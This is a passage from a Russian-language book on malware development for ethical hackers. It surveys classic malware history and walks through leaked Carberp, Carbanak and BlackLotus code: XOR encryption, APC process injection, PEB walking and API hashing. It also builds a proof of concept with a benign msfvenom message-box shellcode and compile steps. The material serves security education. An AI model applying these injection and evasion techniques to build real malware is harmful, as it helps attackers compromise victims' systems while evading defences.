C. Боб создаёт свою пару ключей - закрытый и соответствующий открытый ключ:

```
curve = registry.get_curve("secp256r1")
alice_private_key, alice_public_key = generate_keypair(curve)
bob_private_key, bob_public_key = generate_keypair(curve)
```

3. Затем Алиса получает общий секрет с помощью своего закрытого ключа и открытого ключа Боба, а Боб - с помощью своего закрытого ключа и открытого ключа Алисы:

```
alice_shared_secret = derive_shared_secret(alice_private_key,
  bob_public_key)
bob_shared_secret = derive_shared_secret(bob_private_key,
  alice_public_key)
```

4. Основная логика предусматривает шифрование файла с помощью AES:

```
sample_file = "sample.txt"
with open(sample_file, "w") as file:
    file.write("Malware Development for Ethical Hackers =^..^=")
encrypt_file(sample_file, alice_shared_secret)
```

5. Теперь расшифруем файл с помощью AES:

```
decrypt_file(sample_file + ".enc", bob_shared_secret)
```

Расшифрованный файл `sample_decrypted.txt` должен содержать исходные данные.

> **Примечание**
>
> В реальном сценарии для обмена открытыми ключами между сторонами следует применять защищённые методы, чтобы сохранять безопасность связи. Этот пример упрощён в образовательных целях, и на практике могут потребоваться дополнительные меры безопасности.

Как вы увидите в последующих главах, ECC применяется в настоящем вредоносном ПО такими программами-вымогателями, как Babuk, TeslaCrypt и CTB-Locker.

Итоги

В этой главе мы подробно рассмотрели продвинутые математические алгоритмы и пользовательские методы кодирования, которые авторы вредоносного ПО применяют для повышения сложности и устойчивости своих творений. Мы охватили множество тем, включая специальные схемы шифрования и кодирования для обфускации, сложные математические конструкции и теорию чисел. Вы не только получили представление об этих передовых методах, но и смогли реализовать их, повысив сложность и устойчивость своего вредоносного ПО. Вы приобрели различные навыки: поняли роль продвинутых математических алгоритмов, изучили применение простых чисел и модульной арифметики, создание собственных методов кодирования и использование ECC при разработке вредоносного ПО.

Надеюсь, вы не просто повторите рассмотренные примеры, но и создадите собственные варианты применения теории чисел и пользовательских алгоритмов при разработке вредоносного ПО и в сценариях работы красной команды.

В следующих главах мы погрузимся в мир настоящего вредоносного ПО и продолжим убеждаться, что многие классические приёмы и методы спустя десятилетия всё ещё применяются авторами вредоносных программ для достижения преступных целей.

Глава 13. Примеры классического вредоносного ПО

Вредоносное ПО остаётся постоянной угрозой с самого зарождения вычислительной техники. Эта глава проведёт вас через историю вредоносных программ и познакомит с классическими примерами, сформировавшими цифровой ландшафт. От ранних вирусов вроде MyDoom до печально известных червей ILOVEYOU, Stuxnet, Carberp и Carbanak - вы изучите функциональность, способы распространения и полезную нагрузку этих исторических угроз. Каждый пример поможет понять не только фундаментальные принципы проектирования и работы вредоносного ПО, но и контекст появления угроз, дав более широкое представление о постоянно развивающихся стратегиях разработки вредоносных программ и ландшафте киберугроз.

В этой главе рассматриваются следующие основные темы:

• исторический обзор классического вредоносного ПО;
• анализ методов, применяемых классическим вредоносным ПО;
• эволюция и влияние классического вредоносного ПО;
• уроки классического вредоносного ПО.

Исторический обзор классического вредоносного ПО

Эволюцию вычислительной техники сопровождала постоянная угроза вредоносного ПО - программ, предназначенных для нарушения работы, нанесения ущерба или получения несанкционированного доступа к компьютерным системам. В этой главе мы обратимся к летописи вычислительной техники и проследим происхождение и развитие классического вредоносного ПО, оставившего неизгладимый след в цифровом ландшафте. От первых вирусов до более сложных и целевых угроз последних лет - каждый экземпляр классического вредоносного ПО является важной вехой в непрерывно развивающейся области кибербезопасности.

Раннее вредоносное ПО

Концепция компьютерных вирусов возникла в 1980-х годах, когда начали распространяться персональные компьютеры. Одним из первых и самых известных примеров стал вирус Brain, обнаруженный в 1986 году. Этот вирус загрузочного сектора поражал IBM PC, распространялся через заражённые гибкие диски и вызывал сравнительно безобидные, но заметные последствия, например изменял метки томов.

По мере роста популярности персональных компьютеров появлялись и вирусы с более вредоносными целями. Обнаруженный в 1987 году вирус Cascade ознаменовал сдвиг благодаря способности заражать исполняемые файлы, что в конечном счёте привело к созданию более сложных полиморфных вирусов, меняющих внешний вид для обхода обнаружения.

1980-е - 2000-е годы: эпоха червей и массового распространения

Червь Morris (1988) стал знаковым событием: он заразил тысячи компьютеров на базе UNIX и продемонстрировал уязвимость взаимосвязанных сетей. В 1990-х произошла смена парадигмы: появились самораспространяющиеся черви, причинявшие обширный ущерб взаимосвязанным системам.

В начале 2000-х червь ILOVEYOU (2000) выделился как классический пример атаки социальной инженерии. Замаскированный под любовное письмо, он распространялся через вложения электронной почты, причинял значительный ущерб, перезаписывая файлы, и быстро заражал новые системы. Его глобальное воздействие подчеркнуло способность вредоносного ПО эксплуатировать человеческое поведение.

Вредоносное ПО XXI века

Stuxnet (2010) стал революционной вредоносной программой, созданной для конкретной цели - саботажа ядерной программы Ирана. Используя несколько уязвимостей нулевого дня, Stuxnet показал, что вредоносное ПО способно пересечь границу между киберпространством и физическим миром. Незаметно для широкой публики со Stuxnet начались повседневные кибервойны XXI века.

Вирус Stuxnet, который, как считается, был разработан Соединёнными Штатами и Израилем, являлся вредоносным ПО государственного уровня. Он был намеренно создан для саботажа иранской ядерной программы и фактически вывел из строя центрифуги для обогащения урана.

На самом деле большинство значительных промышленных взломов начинается с социальной инженерии: сотрудников атакуют посредством распространения незаконных электронных писем. Однако поиск сотрудников засекреченного объекта, расположенного в закрытой стране, и их персональных компьютеров - трудная и длительная задача. Кроме того, у них может не быть системы управления технологическим процессом - святая святых предприятия, - а предсказать это заранее невозможно.

Поэтому необходимо заражать организации, которые настраивают и обслуживают такие системы управления; обычно это внешние организации. В результате первые пять иранских компаний, атакованных Stuxnet, занимались разработкой промышленных систем или поставляли соответствующие компоненты.

Вирус эффективно искал на заражённых рабочих станциях программное обеспечение Siemens: PCS 7, WinCC и STEP 7. Если Stuxnet находил объект, получал управление, проверял подключённое оборудование и подтверждал, что это действительно центрифуга, а не оборудование другого предприятия, он переписывал часть кода контроллера, чтобы изменить скорость вращения.

Чрезвычайно сложный червь Stuxnet распространялся через USB-накопители и другие носители. Кроме того, он успешно обходил защитное программное обеспечение и долго оставался необнаруженным.

Stuxnet стал для общества суровым напоминанием о катастрофических последствиях применения вредоносного ПО. Он продемонстрировал, что кибератаки способны нарушать работу критической инфраструктуры, а промышленные системы управления уязвимы для атак. Более того, он показал готовность государств применять вредоносное ПО для стратегических и военных целей.

Современные банковские трояны

Банковские трояны Carberp (2010) и Carbanak (2014) были созданы для компрометации финансовых учреждений. Они сочетали сложные методы, чтобы незаконно получать конфиденциальные данные и координировать мошеннические транзакции. Их успехи подчеркнули динамичность вредоносного ПО, адаптирующегося к меняющейся среде интернет-банкинга.

Эволюция программ-вымогателей

В середине 2010-х получили распространение программы-вымогатели - вредоносное ПО, шифрующее пользовательские данные и требующее выкуп за их освобождение. Одним из первопроходцев был CryptoLocker (2013), применявший стойкое шифрование, чтобы удерживать файлы жертв в заложниках. Это ознаменовало переход к финансово мотивированной киберпреступности. Conti - программа-вымогатель, разработанная Conti Ransomware Gang, русскоязычной преступной группировкой с предполагаемыми связями с российскими спецслужбами. Conti также работает по бизнес-модели «программа-вымогатель как услуга» (RaaS).

Проанализируем популярные приёмы и методы классического вредоносного ПО.

Анализ методов, применяемых классическим вредоносным ПО

Начнём с примеров конкретных вредоносных программ. Рассмотрим фрагмент утёкшего исходного кода банковского трояна Carberp. Подробнее исходный код будет изучен в главе 15, а пока обратим внимание на отдельные функции.

Утёкший код трояна Carberp опубликован на GitHub: GitHub.

Для примера рассмотрим функции из файла: GitHub.

Посмотрим, как работает функция `XORCrypt::Crypt`. Разберём предоставленный код C++ пошагово:

```
DWORD XORCrypt::Crypt(PCHAR Password, LPBYTE Buffer, DWORD Size) {
  DWORD a = 0, b = 0;
  a = 0;
  while (a < Size) {
    b = 0;
    while (Password[b]) {
      Buffer[a] ^= (Password[b] + (a * b));
      b++;
    }
    a++;
  }
  return a;
}
```

Этот код определяет метод `Crypt`, принадлежащий классу `XORCrypt`. Метод выполняет простую операцию XOR-шифрования заданного буфера с помощью предоставленного пароля.

Код реализует простой алгоритм XOR-шифрования. Каждый байт буфера складывается по XOR со значением, производным от соответствующего символа пароля и произведения индексов `a` и `b`. Циклы обеспечивают обработку каждого байта буфера, а функция возвращает общее число обработанных байтов. Такой тип XOR-шифрования относительно прост и не подходит для надёжной защиты.

Рассмотрим другую функцию - `PCHAR BASE64::Encode(LPBYTE Buf, DWORD BufSize)`. Этот код определяет метод `Encode`, принадлежащий классу `BASE64`. Его назначение - кодирование массива байтов по схеме Base64.

Код реализует алгоритм Base64 для заданного массива байтов. Он обрабатывает входной буфер тройками, кодирует каждую тройку и формирует на выходе строку Base64. Функция возвращает закодированную строку.

Кроме того, вредоносная программа повторно реализует другой алгоритм хеширования: GitHub.

Как можно догадаться по имени файла, в нём находятся различные функции для работы с Message Digest Method 5 (MD5): инициализация, обновление блока MD5, завершение, преобразование MD5, логика кодирования и декодирования. Эта функция используется в другой функции:

```
char* FileToMD5(char* URL){
  // Initialize MD5 context
  MD5_CTX ctx;
  MD5Init(&ctx);
  // Update MD5 context with the bytes of the URL string
  MD5Update(&ctx, (unsigned char*)URL, m_lstrlen(URL));
  // Finalize MD5 hash
  unsigned char buff[16];
  MD5Final(buff, &ctx);
  // Allocate memory for the hexadecimal representation of the MD5 hash
  char* UidHash = (char*)MemAlloc(33);
  int p = 0;
  // Function pointer to sprintf-like function
  typedef int (WINAPI* fwsprintfA)(PCHAR lpOut, PCHAR lpFmt, ...);
  fwsprintfA _pwsprintfA = (fwsprintfA)GetProcAddressEx(NULL, 3, 0xEA3AF0D7);
  // Convert each byte of the MD5 hash to its hexadecimal representation
  for (int i = 0; i < 16; i++) {
    _pwsprintfA(&UidHash[p], "%02X", buff[i]);
    p += 2;
  }
  // Null-terminate the hexadecimal string
  UidHash[32] = '\0';
  return UidHash;
}
```

Эта функция принимает URL, вычисляет его хеш MD5 и возвращает хеш в виде шестнадцатеричной строки. Для расчёта используется алгоритм MD5, а память для результата выделяется динамически. Преобразование в шестнадцатеричную форму выполняется через указатель `_pwsprintfA` на функцию, подобную `sprintf`.

А что насчёт другого исходного кода? Рассмотрим код Carbanak на GitHub: GitHub.

Его мы также подробнее изучим в главе 15.

Например, рассмотрим функцию `RunInjectCode`: GitHub.

Попробуйте определить, что здесь реализовано:

```
bool RunInjectCode(HANDLE hprocess, HANDLE hthread,
  typeFuncThread startFunc, typeInjectCode func){
  SIZE_T addr = func(hprocess, startFunc, 0);
  if (addr == 0)
    return false;
  bool result = false;
  NTSTATUS status = API(NTDLL, ZwQueueApcThread)(hthread, (PKNORMAL_
    ROUTINE)addr, NULL, NULL, NULL);
  if (status == STATUS_SUCCESS){
    status = API(NTDLL, ZwResumeThread)((DWORD)hthread, 0);
    result = (status == STATUS_SUCCESS);
  }
  return result;
}
```

Этот код, по-видимому, является частью метода внедрения в процесс, а именно использует асинхронные вызовы процедур (APC) в контексте программирования Windows. Разберём код пошагово:

• `HANDLE hprocess`: дескриптор целевого процесса, в который будет внедрён код.
• `HANDLE hthread`: дескриптор целевого потока, где код будет выполнен.
• `typeFuncThread startFunc`: указатель на функцию запуска потока, не определённую в приведённом фрагменте.
• `typeInjectCode func`: указатель на функцию кода внедрения, не определённую в приведённом фрагменте.

Мы вызываем функцию кода внедрения `func`, передавая дескриптор целевого процесса, функцию запуска потока и дополнительный параметр - в данном случае 0, - чтобы получить адрес кода внедрения. Если адрес равен 0, возвращается `false`, указывающий на неудачу:

```
SIZE_T addr = func(hprocess, startFunc, 0);
if (addr == 0)
  return false;
```

Затем с помощью функции `ZwQueueApcThread` из NTDLL ставим APC в очередь целевого потока. APC выполнит код по указанному адресу. Если постановка в очередь успешна (`STATUS_SUCCESS`), выполнение потока возобновляется:

```
NTSTATUS status = API(NTDLL, ZwQueueApcThread)(hthread,
  (PKNORMAL_ROUTINE)addr, NULL, NULL, NULL);
if (status == STATUS_SUCCESS)
```

После постановки APC в очередь возобновляем целевой поток с помощью `ZwResumeThread`. Если возобновление успешно, результату присваивается `true`:

```
status = API(NTDLL, ZwResumeThread)((DWORD)hthread, 0);
result = (status == STATUS_SUCCESS);
```

Итак, этот код является частью метода внедрения в процесс, использующего APC для внедрения кода в удалённый процесс. Успех определяется успешной постановкой APC в очередь и последующим успешным возобновлением целевого потока.

Эволюция и влияние классического вредоносного ПО

За годы вредоносное ПО значительно изменилось, адаптируясь к развитию технологий и средств защиты. Классические вредоносные программы часто применяли изобретательные методы, которые сегодня считаются примитивными, но в своё время были чрезвычайно эффективны. Рассмотрим некоторые классические функции, оказавшие долговременное влияние на ландшафт угроз:

• Внедрение кода посредством `CreateRemoteThread`:

• Эволюция: изначально вредоносное ПО применяло `CreateRemoteThread` для внедрения кода в удалённый процесс, обеспечивая скрытое выполнение.
• Влияние: метод позволял вредоносному ПО скрываться внутри легитимных процессов, затрудняя обнаружение. Современные варианты по-прежнему используют внедрение кода, хотя и более сложными способами.

• Закрепление через реестр:

• Эволюция: классическое вредоносное ПО часто изменяло реестр Windows для закрепления, обеспечивая запуск вместе с системой.
• Влияние: этот метод заложил основу более совершенных механизмов закрепления. Современное вредоносное ПО сочетает изменение реестра с другими способами уклонения.

• Полиморфный код:

• Эволюция: полиморфное вредоносное ПО меняло код при каждом заражении, делая сигнатурное обнаружение неэффективным.
• Влияние: этот эволюционный шаг поставил перед антивирусами того времени сложную задачу. Современное полиморфное ПО динамически изменяет код, обходя даже эвристический анализ.

• Внедрение DLL:

• Эволюция: раннее вредоносное ПО внедряло DLL в работающие процессы для выполнения различных вредоносных действий.
• Влияние: метод повлиял на современное бестелесное вредоносное ПО, полностью работающее в памяти и не оставляющее традиционных артефактов на диске.

• Самовоспроизведение:

• Эволюция: классические вирусы вроде червя ILOVEYOU распространялись через вложения электронной почты, эксплуатируя человеческое любопытство.
• Влияние: хотя почтовые вирусы стали менее распространены, самовоспроизведение вдохновило современные черви и программы-вымогатели, самостоятельно распространяющиеся по сетям.

• Перехват клавиатуры и кража учётных данных:

• Эволюция: ранние кейлоггеры записывали нажатия клавиш для кражи паролей.
• Влияние: современные продвинутые кейлоггеры нацелены на конкретные приложения и выводят конфиденциальную информацию для кибершпионажа или финансовой выгоды.

Например, исследуем некоторые функции из файла: GitHub.

Разберём предоставленный код пошагово:

```
#include "registry.h"
#include "nzt.h"
#include "utils.h"
#include "crt.h"
```

Это директивы препроцессора, подключающие заголовочные файлы, необходимые для используемых в коде функций. Вероятно, заголовки содержат объявления и определения функций, типов или констант.

Сначала рассмотрим статическую функцию `GetRegistryStartPath`:

```
static LPWSTR GetRegistryStartPath(INT Hive)
```

Она получает начальный путь реестра Windows на основании заданного `Hive`:

• Параметры: `Hive` - целое число, указывающее куст реестра (`HIVE_HKEY_LOCAL_MACHINE` или другое значение).
• Локальные переменные: `LPWSTR Path` - указатель на широкую строку Unicode, где будет храниться путь реестра.
• Логика: если куст равен `HIVE_HKEY_LOCAL_MACHINE`, к пути добавляется `\Registry\Machine`. Для другого куста получается путь ключа текущего пользователя, который используется как начальный.

Теперь рассмотрим функцию `RegistryOpenKeyEx`:

```
BOOL RegistryOpenKeyEx(CONST LPWSTR KeyPath, HANDLE RegistryHandle,
  ACCESS_MASK AccessMask)
```

Она предназначена для открытия ключа реестра по указанному пути. Логика довольно проста: преобразовать входной `KeyPath` в `UNICODE_STRING`, инициализировать `OBJECT_ATTRIBUTES` путём ключа Unicode и открыть ключ реестра с помощью `NtOpenKey`.

Таким образом, код подключает необходимые заголовки и определяет разные функции. Некоторые формируют начальный путь реестра на основе заданного куста. Другая пытается открыть ключ реестра, используя предоставленные путь, дескриптор и маску доступа:

```
BOOL RegistryReadValueEx(CONST LPWSTR KeyPath, CONST LPWSTR Name,
  LPWSTR* Value)
```

Эта функция предназначена для чтения значения указанного ключа реестра:

```
BOOL RegistryReadValue(INT Hive, CONST LPWSTR Path, CONST LPWSTR Name,
  LPWSTR* Value)
```

Она считывает значение заданного ключа на основании указанного куста.

Рассмотрим другую реализацию функций работы с реестром Windows: GitHub.

По-видимому, файл содержит реализацию класса `Reestr`, предоставляющего функции работы с реестром Windows:

- `Reestr:Open`: открывает ключ `keyName` в указанном корне с заданными параметрами.
- `Reestr:Create`: создаёт ключ `keyName` в указанном корне с заданными параметрами.
- `Reestr:Enum`: перечисляет подразделы текущего ключа реестра.
- `Reestr:Close`: закрывает открытый ключ.

Также имеются функции чтения и записи:

- `Reestr:GetString`: считывает строковое значение из реестра.
- `Reestr:GetData`: считывает двоичные данные из реестра.
- `Reestr:SetData`: записывает двоичные данные в реестр.
- `Reestr:setDWORD`: записывает в реестр значение DWORD.
- `Reestr:DelValue`: удаляет значение реестра. Записывает строковое значение в реестр.

Как видите, класс `Reestr` предоставляет абстракцию для взаимодействия с реестром Windows. У него есть методы открытия, создания, перечисления и закрытия ключей, а дополнительные методы упрощают чтение и запись значений и данных.

Какие улучшения здесь возможны? Обработку ошибок можно усовершенствовать, проверяя успешность возвращаемых значений функций реестра. Возможны улучшения безопасности исключений и управления ресурсами. Код, по-видимому, сочетает необработанные указатели и пользовательские классы, например `StringBuilder`, `Mem:Data` и другие. Более единообразный подход мог бы быть полезен.

Разумеется, со временем методы и приёмы разработки вредоносного ПО совершенствовались. Мы увидим это в главе 15.

Классическое вредоносное ПО заложило основу сложных угроз, с которыми мы сталкиваемся сегодня. Хотя конкретные методы изменились, фундаментальные принципы сохраняются. Понимание их эволюции крайне важно для разработки вредоносного ПО и на других языках программирования, а не только на C.

Уроки классического вредоносного ПО

Хотя классическое вредоносное ПО кажется устаревшим в современном мире угроз, оно служит бесценным учителем. Уроки первых вредоносных попыток формируют наше понимание современных методов разработки вредоносного ПО. В этом разделе мы продолжим анализировать классические программы, извлекать уроки и изучать фрагменты кода реальных угроз, когда-то сеявших хаос в цифровом пространстве.

Рассмотрим исходный код одной из функций из утечки Carberp: GitHub.

Посмотрим на функцию `GetKernel32`. По-видимому, это реализация функции, получающей базовый адрес модуля `kernel32.dll`. Для этого код сочетает язык ассемблера и обход структур данных внутри блока окружения процесса (PEB).

Разберём его пошагово:

```
__asm
{
  mov eax, FS:[0x30]
  mov [Peb], eax
}
```

Этот ассемблерный код получает указатель на PEB из блока окружения потока (TEB). `FS:[0x30]` - смещение PEB в TEB.

Получим список модулей:

```
PPEB_LDR_DATA LdrData = Peb->Ldr;
PLIST_ENTRY Head = &LdrData->ModuleListLoadOrder;
PLIST_ENTRY Entry = Head->Flink;
```

`Peb->Ldr` получает указатель на структуру данных загрузчика внутри PEB, содержащую сведения о загруженных модулях. `Head` указывает на начало двусвязного списка загруженных модулей, а `Entry` инициализируется первой записью списка.

Затем выполним цикл по модулям:

```
while (Entry != Head) {
  PLDR_DATA_TABLE_ENTRY LdrData = CONTAINING_RECORD(Entry,
    LDR_DATA_TABLE_ENTRY, InLoadOrderModuleList);
  // ... [snip]
  Entry = Entry->Flink;
}
```

Цикл обходит двусвязный список загруженных модулей. `CONTAINING_RECORD` - макрос, вычисляющий адрес начала структуры по указателю на поле внутри неё. Здесь он получает указатель на `LDR_DATA_TABLE_ENTRY` из указателя на одно из её полей - `InLoadOrderModuleList`.

Наконец, видна логика проверки хеша имени модуля:

```
WCHAR wcDllName[MAX_PATH];
m_memset((char*)wcDllName, 0, sizeof(wcDllName));
m_wcsncpy(wcDllName, LdrData->BaseDllName.Buffer,
  min(MAX_PATH - 1, LdrData->BaseDllName.Length / sizeof(WCHAR)));
if (CalcHashW(m_wcslwr(wcDllName)) == 0x4B1FFE8E) {
  return (HMODULE)LdrData->DllBase;
}
```

Блок получает имя DLL `BaseDllName` и переводит его в нижний регистр. Затем имя передаётся функции `CalcHashW`, которая, вероятно, вычисляет хеш имени DLL. Если хеш совпадает с заданным значением `0x4B1FFE8E`, возвращается базовый адрес модуля.

Как видите, здесь реализованы популярные приёмы:

• Для сравнения используется хеш имени DLL, а не прямое сравнение строк. Это распространённый способ обхода простого сопоставления строк в эвристиках защиты от вредоносного ПО.
• Код динамически обходит PEB и список модулей, что делает его устойчивым к простому анализу шаблонов кода.
• Встроенный ассемблер для доступа к PEB демонстрирует более сложный и непрямой подход, часто применяемый, чтобы сделать код менее предсказуемым и более устойчивым к обратной разработке.

Это довольно низкоуровневый код, напрямую работающий с адресами памяти и структурами, что типично для разработки вредоносного ПО в целях скрытности и уклонения.

Практический пример

Применим этот приём на практике. Я использовал код с той же логикой, изменив только алгоритм хеширования. В моём случае `getKernel32` выглядит так:

```
static HMODULE getKernel32(DWORD myHash) {
  HMODULE kernel32;
  INT_PTR peb = __readgsqword(0x60);
  auto modList = 0x18;
  auto modListFlink = 0x18;
  auto kernelBaseAddr = 0x10;
  auto mdllist = *(INT_PTR*)(peb + modList);
  auto mlink = *(INT_PTR*)(mdllist + modListFlink);
  auto krnbase = *(INT_PTR*)(mlink + kernelBaseAddr);
  auto mdl = (LDR_MODULE*)mlink;
  do {
    mdl = (LDR_MODULE*)mdl->e[0].Flink;
    if (mdl->base != nullptr) {
      if (calcMyHashBase(mdl) == myHash) {
        break;
      }
    }
  } while (mlink != (INT_PTR)mdl);
  kernel32 = (HMODULE)mdl->base;
  return kernel32;
}
```

Чтобы найти `GetProcAddress` и `GetModuleHandle`, я использовал функцию `getApiAddr` из главы 9: GitHub.

Для простоты, как обычно, я использовал полезную нагрузку окна сообщения `Meow-meow`:

```
$ msfvenom -p windows/x64/messagebox TEXT="Meow-meow\!" TITLE="=^..^=" -f c
```

В Kali Linux это выглядит так:

```
└─$ msfvenom -p windows/x64/messagebox -a x64 TEXT="Meow-meow\!" TITLE="=^..^=" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payloa
d
No encoder specified, outputting raw payload
Payload size: 285 bytes
Final size of c file: 1227 bytes
unsigned char buf[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\xfe\x00\x00\x00\x3e"
"\x4c\x8d\x85\x09\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\x48\x31\xc9\x41\xba\xf0\xb5\xa2\x56\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
```

Рисунок 13.1. Создание полезной нагрузки посредством msfvenom

Полный исходный код доказательства концепции (PoC) можно загрузить из GitHub-репозитория: GitHub.

Чтобы скомпилировать PoC-код на C, введём:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-
    exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

В Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter13
/04-lessons-learned-classic-malware]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s
-ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-co
nstants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter13
/04-lessons-learned-classic-malware]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Mar  9 05:02 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  5222 Jan 20 01:28 hack.c
```

Рисунок 13.2. Компиляция hack.c

Затем выполним программу на любой машине с Windows:

```
> .\hack.exe
```

Например, в Windows 10 это выглядит так:




Рисунок 13.3. Запуск hack.exe на машине с Windows

Как видите, пример сработал ожидаемым образом.

Исследуем исходный код UEFI-буткита BlackLotus, опубликованный на GitHub 12 июля 2023 года: GitHub.

В следующем фрагменте файла GitHub видно, что здесь также применяется классический приём вызова функций WinAPI по хешу:

```
#ifndef __KERNEL32_HASH_H__
#define __KERNEL32_HASH_H__

#define HASH_KERNEL32 0x2eca438c
#define HASH_KERNEL32_VIRTUALALLOC 0x09ce0d4a
#define HASH_KERNEL32_VIRTUALFREE 0xcd53f5dd
#define HASH_KERNEL32_GETMODULEFILENAMEW 0xfc6b42f1
#define HASH_KERNEL32_ISWOW64PROCESS 0x2e50340b
#define HASH_KERNEL32_CREATETOOLHELP32SNAPSHOT 0xc1f3b876
[///.. snip]
#define HASH_KERNEL32_SETEVENT 0xcbfbd567
#endif //__KERNEL32_HASH_H__
```

Какой алгоритм хеширования использовали авторы этой программы-вымогателя? По-видимому, здесь применён алгоритм Cyclic Redundancy Check 32 (CRC32), как видно в файле GitHub:

```
DWORD Crc32Hash(CONST PVOID Data, DWORD Size) {
  DWORD i, j, crc, cc;
  if (NzT.Crc.Initialized == FALSE) {
    for (i = 0; i < 256; i++) {
      crc = i;
      for (j = 8; j > 0; j--) {
        if (crc & 0x1) crc = (crc >> 1) ^ 0xEDB88320L;
        else crc >>= 1;
      }
      NzT.Crc.Table[i] = crc;
    }
    NzT.Crc.Initialized = TRUE;
  }
  cc = 0xFFFFFFFF;
  for (i = 0; i < Size; i++)
    cc = (cc >> 8) ^ NzT.Crc.Table[(((LPBYTE)Data)[i] ^ cc) & 0xFF];
  return ~cc;
}
```

Итак, это один из способов вычисления контрольной суммы. CRC32 - метод хеширования, способный построить из любых данных контрольную сумму заранее определённого небольшого размера.

Когда данные хранятся в памяти или передаются по сети либо другому каналу связи, контрольная сумма применяется для выявления возможных ошибок. Обычно она представляется как 32-битное шестнадцатеричное значение и вычисляется с помощью полиномиальной функции.

Однако такой алгоритм хеширования уже хорошо обнаруживается защитными решениями и специалистами синих команд.

Итоги

Глава началась с панорамного обзора эволюции вычислительной техники и постоянно присутствующего спектра вредоносного ПО. Мы проследили происхождение и развитие классических вредоносных программ и показали оставленный ими след на цифровом полотне. От простых вирусов до тонких целевых угроз современности - каждый классический образец был представлен как поворотная точка динамичного ландшафта кибербезопасности.

В следующем разделе мы глубже изучили методы работы классического вредоносного ПО. Были представлены различные способы, с помощью которых угрозы проникали в системы, распространялись и выполняли полезную нагрузку. Этот анализ стал ценным источником понимания методов работы вредоносных программ.

В завершение главы выделены ключевые выводы из примеров классического вредоносного ПО. Эти уроки дали обширные знания специалистам по кибербезопасности, разработчикам политики и энтузиастам технологий. Понимание исторического контекста и влияния классического вредоносного ПО позволило заинтересованным сторонам ориентироваться в современной среде разработки вредоносных программ.

По сути, эта глава представляет собой всестороннее исследование классического вредоносного ПО, выходящее за пределы простых исторических и стратегических подробностей этих цифровых угроз и уделяющее больше внимания методам, основанным на настоящем исходном коде.

В следующей главе мы рассмотрим концепцию развитых устойчивых угроз, которые когда-то были лишь прогнозом, а теперь стали ужасной реальностью современной кибервойны.

Глава 14. APT и киберпреступность

